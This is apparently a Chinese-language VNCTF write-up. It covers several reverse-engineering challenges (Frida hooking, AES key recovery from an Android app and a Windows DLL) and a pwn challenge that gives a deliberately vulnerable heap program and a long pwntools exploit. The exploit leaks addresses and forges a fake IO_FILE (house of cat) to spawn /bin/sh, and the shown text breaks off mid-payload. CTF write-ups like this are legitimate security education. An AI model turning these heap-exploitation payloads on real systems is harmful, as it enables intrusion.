    console.log("找到类: com.example.hihitt.MainActivity");
    //hook 掉删除的方法，并直接在此方法中进行解密
    MainActivity.fish_fade.implementation = function() {
        console.log("阻止删除了文件");
        var result =
this.decode("jjjliijijjjjjijiiiiijijiijjiijijjjiiiijjjjliiijijjjj
ljjiilijijiiiiiljiijjiiliiiiiiiiiiiiljiijijiliiiijjijijjijijijijiil
ijiijiiiiiijiljijiiljijiiiijjljjjljiliiijjjijiiiljijjijiiiiiiijjl
iiiljjijiiiliiiiiiljjiijijiijijijjiijjiijjjijjljiliiijijiiiijjli
ijiijiiliiliiiiiiljiijjiiliiijjjliiijjljjiijiiiijiijjijijjjiiliil
iiijiijijijiijijiiijjjiijjijiiiljiijiijilji");
        console.log("解密结果: " + result);
    };
});
//输出数据:
//阻止删除了文件
//解密结果:
0qksrtuw0x74r2n3s2x3ooi4ps54r173k2os12r32pmqnu73r1h432n301twnq43pr
ruo2h5
```

解密脚本

获取密文后，根据 java 层的代码书写解密脚本

```C
#include <stdio.h>
int main(){
        //得到密文
0qksrtuw0x74r2n3s2x3ooi4ps54r173k2os12r32pmqnu73r1h432n301twnq43pr
ruo2h5
         unsigned char encode[73] =
"0qksrtuw0x74r2n3s2x3ooi4ps54r173k2os12r32pmqnu73r1h432n301twnq43p
rruo2h5";
```

```
          for(int i =0;i<72;i++){
                  if(encode[i]  >='0' && encode[i]<='9'){
                          encode[i]= (encode[i]-(i%4))+49;
                  }else{
                          encode[i]= (encode[i]-(i%10))- 55;
                  }

          }

          for(int i=0;i<72;i+=2){
                char tmp = encode[i];
                encode[i]=encode[i+1];
                encode[i+1]=tmp;
        }
        for(int i=0;i<72;i++){
            printf("%c",encode[i]);
        }
 }
//9a9287988abfb9a3b6a978b075bda3afb274bba38c7493afa3b1bda3aa7597ac6575b0c1
```



VNCTF{u_re4l1y_kn0w_H0Ok_my_f1Sh!1l}

kotlindroid

SearchActivityKt/Source

```
// Detected as a lambda impl.
private static final Unit Title$lambda$9(int v, Composer composer0, int v1) {
    SearchActivityKt.Title(composer0, RecomposeScopeImplKt.updateChangedFlags(v | 1));
    return Unit.INSTANCE;
}

// Deobfuscation rating: LOW(20)
public static final byte[] access$generateIV() {
    return new byte[]{49, 49, 52, 53, 49, 52};
}

private static final void check(String text, Context context, byte[] key) {
    SearchActivityKt.sec(context, new SecretKeySpec(key, "AES"), text, (String flag) -> {
        Intrinsics.checkNotNullParameter(context, "$context");
        Intrinsics.checkNotNullParameter(flag, "flag");
        if(Intrinsics.areEqual(flag, "MTE0NTE0HMuJKLOW1BqCAi2MxpHYjGjpPq82XXQ/jgx5WYrZ2MV53a9xjQVbRaVdRiXFrSn6EcQPzA==")) {
            Toast.makeText(context, "Congratulations! :)", 0).show();
            return Unit.INSTANCE;
        }

        Toast.makeText(context, "Wrong :(", 0).show();
        return Unit.INSTANCE;
    });
}

// Detected as a lambda impl.
private static final Unit check$lambda$14(Context $context, String flag) {
    Intrinsics.checkNotNullParameter($context, "$context");
    Intrinsics.checkNotNullParameter(flag, "flag");
    if(Intrinsics.areEqual(flag, "MTE0NTE0HMuJKLOW1BqCAi2MxpHYjGjpPq82XXQ/jgx5WYrZ2MV53a9xjQVbRaVdRiXFrSn6EcQPzA==")) {
        Toast.makeText($context, "Congratulations! :)", 0).show();
        return Unit.INSTANCE;
    }

    Toast.makeText($context, "Wrong :(", 0).show();
    return Unit.INSTANCE;
}

private static final Cipher createCipher() {
    Cipher cipher0 = Cipher.getInstance("AES/GCM/NoPadding");
    Intrinsics.checkNotNullExpressionValue(cipher0, "getInstance(...)");
    return cipher0;
}
```

在 searchactivity 中发现关键逻辑，可以提取到加密模式为 AES-GCM，iv 为 114514，密文为 MTE0NTE0HMuJKLOW1BqCAi2MxpHYjGjpPq82XXQ/jgx5WYrZ2MV53a9xjQVbRaVdRiXFrSn6EcQPzA==

```
private static final GCMParameterSpec getGCMParameterSpec(byte[] iv) {
    return new GCMParameterSpec(0x80, iv);
}
```

函数 getGCMParameterSpec 设置了 tag 为 128 位

```
ButtonKt.Button(() -> {
    Intrinsics.checkNotNullParameter(text, "$text");
    Intrinsics.checkNotNullParameter(((Context)object0), "$context");
    Collection destination$iv$iv = new ArrayList(8);
    for(int v1 = 0; v1 < 8; ++v1) {
        destination$iv$iv.add(((byte)(new byte[]{0x76, 99, 101, 0x7E, 0x7C, 0x72, 110, 100}[v1] ^ 23)));
    }

    byte[] arr_b = CollectionsKt.toByteArray(((List)destination$iv$iv));
    Collection destination$iv$iv = new ArrayList(8);
    for(int v = 0; v < 8; ++v) {
        destination$iv$iv.add(((byte)(new byte[]{0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105}[v] ^ 8)));
    }

    SearchActivityKt.check(text, ((Context)object0), ArraysKt.plus(arr_b, CollectionsKt.toByteArray(((List)destination$iv$iv))));
    return Unit.INSTANCE;
},        // onClick:kotlin.jvm.functions.Function0
```

在 button 里面传了两个数组，异或之后可以得到 key： atrikeyssyekirta

```
@Override  // kotlin.coroutines.jvm.internal.BaseContinuationImpl
public final Object invokeSuspend(Object object0) {
    com.atri.ezcompose.SearchActivityKt.sec.1 this;
    Object object1 = IntrinsicsKt.getCOROUTINE_SUSPENDED();
    switch(this.label) {
        case 0: {
            ResultKt.throwOnFailure(object0);
            this = this;
            try {
                Cipher cipher0 = SearchActivityKt.createCipher();
                byte[] arr_b = {49, 49, 52, 53, 49, 52};
                GCMParameterSpec gCMParameterSpec0 = SearchActivityKt.getGCMParameterSpec(arr_b);
                cipher0.init(1, this.$secretKey, gCMParameterSpec0);
                byte[] arr_b1 = JNI.INSTANCE.getAt().getBytes(Charsets.UTF_8);
                Intrinsics.checkNotNullExpressionValue(arr_b1, "getBytes(...)");
                cipher0.updateAAD(arr_b1);
                Charset charset0 = StandardCharsets.UTF_8;
                Intrinsics.checkNotNullExpressionValue(charset0, "UTF_8");
                byte[] arr_b2 = this.$text.getBytes(charset0);
                Intrinsics.checkNotNullExpressionValue(arr_b2, "getBytes(...)");
                byte[] arr_b3 = cipher0.doFinal(arr_b2);
                Intrinsics.checkNotNull(arr_b3);
                byte[] arr_b4 = ArraysKt.plus(arr_b, arr_b3);
                String s = Base64.encode$default(Base64.Default, arr_b4, 0, 0, 6, null);
                Function2 function20 = new Function2(s, null) {
```

在 sec 函数里可以发现调用了 JNI 类获得了一段数组 arr_b1 作为 add 的值，然后在最后把生成的密文放在了 iv 的后面

```
package com.atri.ezcompose;

import kotlin.Lazy;
import kotlin.LazyKt;
import kotlin.Metadata;

@Metadata(d1 = {"\u0000\u001A\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0002\b\u0003\n\u0002\u0010\u000E\n\u0000\n\u0002\u00
public final class JNI {
    public static final int $stable;
    public static final JNI INSTANCE;
    private static final Lazy at$delegate;

    static {
        JNI.INSTANCE = new JNI();
        System.loadLibrary("ezcompose");
        JNI.at$delegate = LazyKt.lazy(() -> // Deobfuscation rating: LOW(20)
        JNI.INSTANCE.native_natget(new byte[]{0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105}));
        JNI.$stable = 8;
    }

    // Deobfuscation rating: LOW(20)
    // Detected as a lambda impl.
    private static final String at_delegate$lambda$0() {
        return JNI.INSTANCE.native_natget(new byte[]{0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105});
    }

    public final String getAt() {
        return (String)JNI.at$delegate.getValue();
    }

    private final native String native_natget(byte[] arg1) {
    }
}
```

在 jni 里面调用了本地方法 native_natget 传入了一段数组 new byte[]{0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105}

由于每次返回的 add 值是一样的，可以直接用 frida 或者动调获得返回值

也可以静态分析，这是一个用 kotlin 编写的 so，已经保留了全部的符号，可以直接搜索找到 native_natget 函数

```
int64_t native_natget(void env, void thiz, void byteArray)
```

传了 3 个参数，最后一个是我们的数组

```
void** x0_29 = AllocArrayInstance(&kclass:kotlin.ByteArray, x0_15, var_458 + 0x80)
kfun:kotlin.ByteArray#<init>(kotlin.Int){}(x0_29)
UpdateStackRef(var_458 + 0x88, x0_29)
```

这里初始化了传入的数组创建了实例，然后入栈

```
UpdateStackRef(var_458 + 0x70, kfun:kotlin.collections#..._kotlin.ByteArray(){}kotlin.ByteArray(&__unnamed_100, var_458 + 0x68))
UpdateStackRef(var_458 + 0x78, *(var_458 + 0x70))
```

这里入栈了一段本地数据 01 1f 09 11 15 1f 0e 0a 17


```
0010b130  void* __unnamed_100 = &data_f3e20+0x1 {000f3e21}

0010b138                                 09 00 00 00 00 00 00 00          ........
0010b140  01 1f 09 11 15 1f 0e 0a-17 00 00 00 00 00 00 00  ................
```


找到关键的加密循环

```
        this.q = this.q
        kfun:kotlin.native.inter....native.internal.NonNullNativePtr?){}()
        void this
        this.q = this.q

        if (this.q == 0)
            ThrowNullPointerException()
            noreturn

        char x0_37 = kfun:kotlinx.cinterop#<g...ByteVarOf<0:0>(){0§<kotlin.Byte>}0:0(this.q)
        void* x0_38 = *(var_458 + 0x78)
        int32_t x0_40 = kfun:kotlin.ByteArray#<get-size>(){}kotlin.Int(*(var_458 + 0x78))

        if (x0_40 == 0)
            ThrowArithmeticException()
            noreturn

        int32_t var_6f4_1 = 0

        if (((var_1b0_1 == 0x80000000 ? 1 : 0) & (x0_40 == 0xffffffff ? 1 : 0) & 1) == 0)
            var_6f4_1 = var_1b0_1 s% x0_40

        char x0_42 = Kotlin_ByteArray_get(x0_38, var_6f4_1)
        void* x0_43 = *(var_458 + 0x78)
        int32_t x0_45 = kfun:kotlin.ByteArray#<get-size>(){}kotlin.Int(*(var_458 + 0x78))

        if (x0_45 == 0)
            ThrowArithmeticException()
            noreturn

        int32_t var_710_1 = 0
        Kotlin_ByteArray_set(x0_31, var_1b0_1, x0_37 ^ x0_42 ^ Kotlin_ByteArray_get(x0_43, 8 s% x0_45))
    while (var_1ac s< x0_15)
```

可以看到有两个异或，Kotlin_ByteArray_get(x0_43, 8 s% x0_45))取了本地数据 01 1f 09 11 15 1f 0e 0a 17 的第 9 个数据 0x17，x0_42 是循环分别取前 8 位， x0_37 是取当前实例，这个实例就是之前初始化的传入的数组


根据逻辑可以解出来 mysecret





在后面可以发现有一个函数在 mysecret 后面加上了 add 这段字符串，然后传回给 java 层

最后根据获得的信息解密



Fuko's starfish

一个很典的 windows exe 逆向，考察基本的 dll 程序调试，windows 常见反调试和常见花指令。

程序开始时，在挂载 dll 的同时启动一个线程函数。对密钥进行了初始化。这里开始的

初始化是个障眼法，在花指令后继续更新了密钥。这里只需要 patch 掉 push rax 到 pop rax 的代码就能看到真实逻辑。

```
  byte_18000E970 = v16 + v16 / 255;
  srand(114514u);
  v17 = rand();
  byte_18000E1E0 = v17 + v17 / 255;
  v18 = rand();
  byte_18000E1F0 = v18 + v18 / 255;
  v19 = rand();
  byte_18000E1F2 = v19 + v19 / 255;
  v20 = rand();
  byte_18000E200 = v20 + v20 / 255;
  v21 = rand();
  byte_18000E204 = v21 + v21 / 255;
  v22 = rand();
  byte_18000E210 = v22 + v22 / 255;
  v23 = rand();
  byte_18000E950 = v23 + v23 / 255;
  v24 = rand();
  byte_18000E220 = v24 + v24 / 255;
  v25 = rand();
  byte_18000E228 = v25 + v25 / 255;
  v26 = rand();
  byte_18000E230 = v26 + v26 / 255;
  v27 = rand();
  byte_18000E232 = v27 + v27 / 255;
  v28 = rand();
  byte_18000E240 = v28 + v28 / 255;
  v29 = rand();
  byte_18000E244 = v29 + v29 / 255;
  v30 = rand();
  byte_18000E960 = v30 + v30 / 255;
  v31 = rand();
  byte_18000E962 = v31 + v31 / 255;
  v32 = rand();
  byte_18000E970 = v32 + v32 / 255;
  return 0LL;
}
```

可以看到在后面还有一段更新密钥的代码。

与此同时，在 exe 初始化和加载 dll 的过程中都会加载一个全局对象，在全局对象的构造函数中设置了一个反调试。

exe：

```
                cmp     rax, 12h
                jz      short loc_140001094
                retn
; ---------------------------------------------------------------------------

loc_140001094:                          ; CODE XREF: sub_1400
                pop     rax
                call    cs:IsDebuggerPresent
                cmp     eax, 0
                jz      short loc_1400010A8
                xor     ecx, ecx        ; Code
                call    cs:__imp_exit
; ---------------------------------------------------------------------------

loc_1400010A8:                          ; CODE XREF: sub_1400
                mov     rax, rsi
                add     rsp, 28h
                pop     rsi
                pop     rbp
```

Dll：

```
01068                 cmp     rax, 12h
0106C                 jz      short loc_18000106F
0106E                 retn
0106F ; ---------------------------------------------------------------------------
0106F
0106F loc_18000106F:                          ; CODE XREF: sub_180001000+6C↑j
0106F                 pop     rax
01070                 mov     [rbp+10h+StartupInfo.cb], 68h ; 'h'
01077                 lea     rcx, [rbp+10h+StartupInfo] ; lpStartupInfo
0107B                 call    cs:GetStartupInfoW
01081                 cmp     [rbp+10h+StartupInfo.dwFlags], 1
01085                 jnz     short loc_1800010A6
01087                 mov     rcx, [rbp+10h+var_8]
0108B                 xor     rcx, rbp        ; StackCookie
0108E                 cmp     rcx, cs:__security_cookie
01095                 jnz     short loc_1800010A0
01097                 add     rsp, 90h
0109E                 pop     rbp
0109F                 retn
010A0 ; ---------------------------------------------------------------------------
010A0
010A0 loc_1800010A0:                          ; CODE XREF: sub_180001000+95↑j
```

然后玩过游戏后，进入加密逻辑。赛中有选手提问算法魔改哪里了，这里其实就是一个标准 aes-ecb 加密算法。

唯一需要注意的是，在密钥扩展前，会对 key 进行最后的操作。如果在调试状态，则会输出 hmm...，如果不在调试状态，则会将密钥异或 0x17。

```
CurrentProcess = GetCurrentProcess();
CheckRemoteDebuggerPresent(CurrentProcess, &pbDebuggerPresent);
if ( pbDebuggerPresent )
{
  v131 = v5;
  v132 = v4;
  v133 = v3;
  v134 = v9;
  v124 = v2;
  v11 = v8;
  v135 = v7;
  v136 = v6;
  v12 = v126;
  v13 = v125;
  v14 = v127;
  LOWORD(v147) = 7481;
  *Str = 964328031;
  for ( i = 0LL; strlen(Str) > i; ++i )
    Str[i] ^= 0x17u;
  sub_1800010B0("%s", Str);
  v16 = v14;
  v17 = v138;
  v18 = v12;
  v19 = v136;
  v20 = v128;
  v21 = v135;
  v22 = v11;
  v23 = v124;
  v24 = v134;
  v25 = v133;
  v26 = v132;
  v27 = v131;
}
else
{
  v124 = v2 ^ 0x17;
  v28 = v3 ^ 0x17;
  v29 = v4 ^ 0x17;
  v27 = v5 ^ 0x17;
  v21 = v7 ^ 0x17;
```

至此是全部的逻辑，那么脚本思路就很清晰了。

首先获取正确的 key:

```python
srand(114514);
for (int i = 0; i < 16; i++) {
    key[i] = 0x17^(rand()%0xff);
    if (key[i] < 16) printf("0");
    printf("%x", key[i]);
}
```

然后拿到密文，进行 aes-ecb 解密

```Python
from Crypto.Cipher import AES
import binascii

hex_key = "09e5fdeb683175b6b13b840891eb78d2"
hex_ciphertext =
"3d011c190ba090815f672731a89aa47497362167ab2eb4a09418d37d93e646e7"

key = binascii.unhexlify(hex_key)
ciphertext = binascii.unhexlify(hex_ciphertext)

cipher = AES.new(key, AES.MODE_ECB)

decrypted = cipher.decrypt(ciphertext)
print(decrypted)

#b"VNCTF{W0w_u_g0t_Fuk0's_st4rf1sh}"
```

Pwn

米塔调试机

题目去了符号表因为结构体太多逆向难度挺高，但是后面有 hint 的帮忙可以发现是一个交互+简单堆
这里先贴出题目源码

```C
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<string.h>
#define MAXMAX 9999
#define MINMIN 1

// version -> mitahome
struct MiTaHome{
    char mitaname[24];
```

```
    char mitaid[8];
    struct MiTaHome* next;
    char* note;
};

struct Version{
    char vername[32];
    struct MiTaHome* mitatop;
    struct Version* next;

};
struct Pack{
    char buftemp[0x540];
    struct MiTaHome* nowhome;
    struct Version* nowver;
};
char name[0x200];

struct Version* ver; //top


void VN_Print();
void init();
void Version_Init();
struct Version* Version_Find(char* name);
void Version_Drow(struct Version* nowver);
void MiTaHome_Delete(struct Version* nowver,struct MiTaHome*
nowhome);


void init()
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    return;
}

void VN_Print()
{
    char temp[]={"You were turned into a cassette by Mita, you
were ruthless, one day you were inserted into the machine, you got
the commissioning permission of the machine, can you turn the
situation around?\nIt's the final stage of the game, and in order
```

```
to eradicate the bugs in the game you'll need to debug the game,
enter some commands, try to find the backdoor...\nPlease input
your name:\n"};
    write(1,"  _______  _______  _______  _______         _
_______ _________ _______ \n",83);
    write(1," / ___   )(  __   )/ ___   )(  ____ \\|\\
/|( (    /|(  ____ \\__   __/(  ____ \\\n",83);__
__    write(1,"\\/   )  || (  )  |\\/   )  || (    \\/| )   ( ||
\\  ( || (    \\/   ) (   | (    \\/\n",83);__
__    write(1,"    /   )| | /   |    /   )| (____  | |   | ||   \\
| || |         | |   | (__    \n",83);
    write(1,"  _/   / | (/ /) |  ___/   / (_____ \\ ( (   ) )|
( \\ \\) || |         | |   |  )   \n",83);
__    write(1," /   _/  |   / | | /   _____/        ) ) \\
\\_____/ / | | \\   || |         | |   | (      \n",83);__
__    write(1,"(   (__/\\|  (__) |(   (__/\\/\\) )  \\\\   /  | )
\\\\  || (/\\\\   | |   | )      \n",83);
    write(1,"\\\\/()\\\\/\\\\/    \\\\/   |/    )_)(_______/   )_(   |/
\n",83);
    write(1,temp,sizeof(temp));
}

void Version_Init(struct Version** nowver,struct MiTaHome**
nowhome)
{
    char temp[16]={"v.0"};
    ver=malloc(sizeof(struct Version));
    ver->next=NULL;
    ver->mitatop=malloc(sizeof(struct MiTaHome));
    ver->mitatop->note=NULL;
    ver->mitatop->next=NULL;
    strcpy(ver->vername,temp);
    strcpy(ver->mitatop->mitaname,"test");
    strcpy(ver->mitatop->mitaid,"1");
    *nowver=ver;
    *nowhome=ver->mitatop;
}

struct Version* Version_Find(char* name)
{
    struct Version* tempver;
    tempver=ver;
    while(tempver!=NULL){
        if(!strcmp(tempver->vername,name)){
```

```
            return tempver;
        }else{
            tempver=tempver->next;
        }
    }
    return 0;
}

struct MiTaHome* MiTaHome_Find(struct Version* nowver,char* name)
{
    struct MiTaHome* temphome;
    temphome=nowver->mitatop;
    while(temphome!=NULL){
        if(!strcmp(temphome->mitaname,name)){
            return temphome;
        }else{
            temphome=temphome->next;
        }
    }
    return 0;
}


void Version_Drow(struct Version* nowver)
{
    struct Version* tempver;
    struct MiTaHome* temphome;
    struct MiTaHome* nexthome;
    //如果在链表首
    if(ver==nowver){
        ver=ver->next;
        drow_version_mitahome:
        temphome=nowver->mitatop;
        while(temphome){
            free(temphome->note);
            nexthome=temphome->next;            free(temphome);
            temphome=nexthome;
        }
        free(nowver);
    }
    else if(nowver->next==NULL){
        //首先确定是否在链表中
        tempver=ver;
        while(tempver->next){
```

```
            if(tempver->next==nowver){
                tempver->next=nowver->next;
                goto drow_version_mitahome;
            }
            else{
                tempver=tempver->next;
            }
        }
    }
}
void MiTaHome_Delete(struct Version* nowver,struct MiTaHome*
nowhome)
{
    struct MiTaHome* temphome;
    temphome=nowver->mitatop;
    if(nowver->mitatop==nowhome){
        nowver->mitatop=nowhome->next;
        free(nowhome);
    }
    else{
        while(temphome->next){
            if(temphome->next==nowhome){
                temphome->next=nowhome->next;
                free(nowhome->note);
                free(nowhome);
            }
            else{
                temphome=temphome->next;
            }
        }
    }
}

int main(int argc, char **argv)
{
    int ret=1;
    int count=114514;
    struct Pack pack;
    pack.nowhome=NULL;
    pack.nowver=NULL;
    char* back=NULL;
    char* temp=NULL;
    char* homeid=NULL;
    init();
```

```
    printf("%d",count);
    count++;
    VN_Print();


    Version_Init(&pack.nowver,&pack.nowhome);

    read(0,name,0x200);

    puts("Input your command");
    while(1){
        printf("%d",count);
    count++;
        printf(">>> ");
        scanf("%s",pack.buftemp);
        back=strtok(pack.buftemp,"$");//如果分割成功，返回分隔符后面
的字符串的地址
        if(back&&pack.buftemp&&(strlen(back)-
strlen(pack.buftemp))){
        //是否分割成功是操作指令
            temp=strtok(back,"-");
            temp=strtok(NULL,"-");
            if(!strcmp(back,"choose")){
                pack.nowver=Version_Find(temp);
            }
            else if(!strcmp(back,"drow")){
                Version_Drow(pack.nowver);
                pack.nowver=NULL;
            }
            else if(!strcmp(back,"show")){

                printf("Name: %s\n",name);
                printf("Now Version: %s\n",pack.nowver->vername);
                printf("Now MiTaHome: %s\n",pack.nowhome-
>mitaname);
                printf("Now MiTaID: %s\n",pack.nowhome->mitaid);
            }
            else if(!strcmp(back,"delete")){

                MiTaHome_Delete(pack.nowver,pack.nowhome);
                pack.nowhome=NULL;
            }
            else if(!strcmp(back,"goto")){
                pack.nowhome=MiTaHome_Find(pack.nowver,temp);
```

```
            }
            else if(!strcmp(back,"name")){
                puts("Input your new name:");
                read(0,name,0x200);
            }
            else if(!strcmp(back,"exit")){
                puts("Player out! :(");
                exit(-1);
            }
        }
        else{
            back=strtok(pack.buftemp,":");
            back=strtok(NULL,":");
            if(back&&pack.buftemp&&(strlen(back)-
strlen(pack.buftemp)))
            {//第二种指令分割成功，创建指令
            //创建的是否是 version
                if(!strcmp(pack.buftemp,"version")){
                    //如果要创建的 version 已经存在
                    if(Version_Find(back)){
                       pack.nowver=Version_Find(back);
                    }
                    else{//如果没有，就要创建新的
                        ver=malloc(sizeof(struct Version));
                        ver->next=NULL;
                        ver->mitatop=malloc(sizeof(struct
MiTaHome));
                        strncpy(ver->vername,back,31);
                    }
                }
                else{//创建的是 mitahome，要找出 id
                    homeid=strtok(pack.buftemp,"_");
                     homeid=strtok(NULL,"_");
                    if(strlen(homeid)>8||strlen(pack.buftemp)>24){
                        puts("Name too long!:(");
                        continue;
                    }
                    if(MiTaHome_Find(pack.nowver,pack.buftemp)){

pack.nowhome=MiTaHome_Find(pack.nowver,pack.buftemp);
                        if(strlen(back)>strlen(pack.nowhome-
>note)){
                            free(pack.nowhome->note);
```

```
                            pack.nowhome-
>note=malloc(strlen(back));
                            strncpy(pack.nowhome-
>note,back,strlen(back));
                        }else{
                            strcpy(pack.nowhome->note,back);
                        }
                    }
                    else{
                        struct MiTaHome* temp;
                        temp = pack.nowver->mitatop;
                        while(temp->next){
                            temp=temp->next;
                        }
                        temp->next=malloc(sizeof(struct
MiTaHome));
                        temp=temp->next;
                        strncpy(temp->mitaid,homeid,8);
                        strncpy(temp->mitaname,pack.buftemp,8);
                        temp->note=malloc(strlen(back));
                        temp->next=NULL;
                        strncpy(temp->note,back,strlen(back));
                    }
                }
            }
            else{
                puts("Invalid command!");
                exit(ret);
            }
        }
        puts("");
    }
    ret=0;
    exit(ret);
}
```

先来看到关键的结构体

```Python
struct MiTaHome{
    char mitaname[24];
    char mitaid[8];
    struct MiTaHome* next;
    char* note;
```

```
};

struct Version{
    char vername[32];
    struct MiTaHome* mitatop;
    struct Version* next;

};
struct Pack{
    char buftemp[0x540];
    struct MiTaHome* nowhome;
    struct Version* nowver;
};
```

我们栈上初始化了一个 Pack 结构体，而我们的输入点在 Pack->buftemp

注意到 scanf 函数，很容易思考到栈溢出。并且不会因为\x00 截断

首先我们需要先泄露地址，无论是堆地址或者是 libc 地址都很重要。

因此可以栈溢出单字节覆盖 buftemp 后面的结构体指针 pack->nowhome 泄露出堆地址。

发现$开头的指令操作都是以 pack->nowhome,pack->nowver 为对象，已知堆地址后，我们可以对其进行伪造，就能到达任意读写的效果。

这里就打常规的 house of cat

```Python
from pwn import *
context(log_level="debug",arch="amd64")
#p=process("./bin/vuln")
p=remote("127.0.0.1",8888)
def version(name,pay):
    p.recvuntil(">>> ")
    p.sendline(name+":"+pay)

def mita(name,idd,pay):
    p.recvuntil(">>> ")
    p.sendline(name+"_"+idd+":"+pay)
def bmita(name,idd,pay):
    p.recvuntil(">>> ")
    p.sendline(name+b"_"+idd+b":"+pay)

def choose(ver):
    p.recvuntil(">>> ")
```

```
    p.sendline("$choose"+"-"+"version")

def goto(home):
    p.recvuntil(">>> ")
    p.sendline("$goto"+"-"+home)

def cmd(qwq):
    p.recvuntil(">>> ")
    p.sendline("$"+qwq)

def show():
    cmd("show")

def free():
    cmd("delete")

def namefunc(pay):
    cmd("name")
    p.sendline(pay)
#gdb.attach(p,"b *_IO_wfile_overflow")
name=b"xswlhhh\x00"#+b'a'*0x10+p64(0x114514)+p64(0xdeadbeef)+p64(0
x19198100)
p.sendline(name)

pay='a'*(0x50)
mita("qwq","00",pay)

pay='b'*(0x60)

mita("qwq1","01",pay)
goto("qwq1")
free()

pay='c'*(0x10)
mita("qwq2","02",pay)
pay='d'*(0x10)
mita("qwq3","03",pay)

goto("qwq3")
#pause()
pay='0'*0x538
mita("qwq4","99",pay)

cmd("show")
```

```
p.recvuntil("Now MiTaHome: ")
heap_addr=u64(p.recv(3)[-3:].ljust(8,b'\x00'))
print("heap_Addr:",hex(heap_addr))
heapbase=heap_addr<<12
print("heapbase:",hex(heapbase))
heapver=heapbase+0x6b0-0x410


goto("qwq4")
pay='e'*0x500
mita("qwq5","99",pay)

pay='f'*0x10
mita("qwq6","99",pay)
goto("qwq5")
free()
#cmd("show")
#free()
print("heapbase:",hex(heapbase))
pay=b'1'*0x538+p32(heapbase+0xaa0)
bmita(b"qwq7",b"99",pay)
print("heapbase:",hex(heapbase))
show()
print("heapbase:",hex(heapbase))
p.recvuntil("Now MiTaID: ")
libcaddr=u64(p.recv(6)[-6:].ljust(8,b'\x00'))
print("libcaddr:",hex(libcaddr))


iolist=libcaddr+0x570
libcbase=iolist-0x21b680
pop_rdi=libcbase+0x2a3e5
pop_rsi=libcbase+0x02be51
pop_rdx_rcx=libcbase+0x0904a9
pop_rax=libcbase+0x45eb0
syscall=libcbase+0x91316
system=libcbase+0x050d70
bin_sh=libcbase+0x1d8678
environ=libcbase+0x222200
setcontext =libcbase+0x00000000539e0
IO_wfile_jumps=libcbase+0x000002170c0

pay=b'1'*0x538+p64(environ)+p64(heapver)
```

```
bmita(b"qwq8",b"99",pay)
show()
p.recvuntil("Now MiTaHome: ")
stack_addr=u64(p.recv(6)[-6:].ljust(8,b'\x00'))
print("stack_addr:",hex(stack_addr))
stderr=iolist+0x20
nameaddr=0x4040e0
stack=stack_addr
stack_off=0x7ffdcc56fd08-0x7ffdcc56f670
fakeio=stack-stack_off

payload=b'version\x00'*4+p64(nameaddr+0x30)+p64(0x0)
payload+=b'mita\x00\x00\x00\x00'*4+p64(0x0)+p64(iolist)
namefunc(payload)
pay=b'1'*0x538+p64(nameaddr+0x30)+p64(nameaddr)
bmita(b"qwq9",b"99",pay)

note=nameaddr
pay=b'1'*2+p32(note)
bmita(b"mita",b"99",pay)
pay=b'1'+p32(note)
bmita(b"mita",b"99",pay)
pay=p32(note)
bmita(b"mita",b"99",pay)

#pay=b'1'*0x538+p64(nameaddr+0x30)+p64(nameaddr)

_IO_list_all=iolist
fake_file_addr=note
fake_io_addr=note
next_chain = 0
fake_io_addr=note
fd=libcaddr+0x430
libc_base=libcbase
system = 0x50d70 + libc_base
"""
fake_IO_FILE=b'  sh;\x00\x00\x00'
fake_IO_FILE = fake_IO_FILE.ljust(0x68, b'\x00')
fake_IO_FILE += p64(system)
fake_IO_FILE = fake_IO_FILE.ljust(0xa0, b'\x00')
fake_IO_FILE += p64(note+0xb0)
fake_IO_FILE = fake_IO_FILE.ljust(0xb0+0x18, b'\x00')
fake_IO_FILE += p64(0)
fake_IO_FILE = fake_IO_FILE.ljust(0xd8, b'\x00')
```

```
fake_IO_FILE += p64(IO_wfile_jumps+0x20)
fake_IO_FILE = fake_IO_FILE.ljust(0xb0+0x30, b'\x00')
fake_IO_FILE +=p64(0)
fake_IO_FILE = fake_IO_FILE.ljust(0xb0+0xe0, b'\x00')
fake_IO_FILE += p64(note)
"""
next_chain = 0
fake_io_addr=note
fake_IO_FILE=b'/bin/sh\x00'        #_flags=rdi
fake_IO_FILE+=p64(0)*7
fake_IO_FILE +=p64(1)+p64(2) # rcx!=0(FSOP)
fake_IO_FILE +=p64(fake_io_addr+0xb0)#_IO_backup_base=rdx
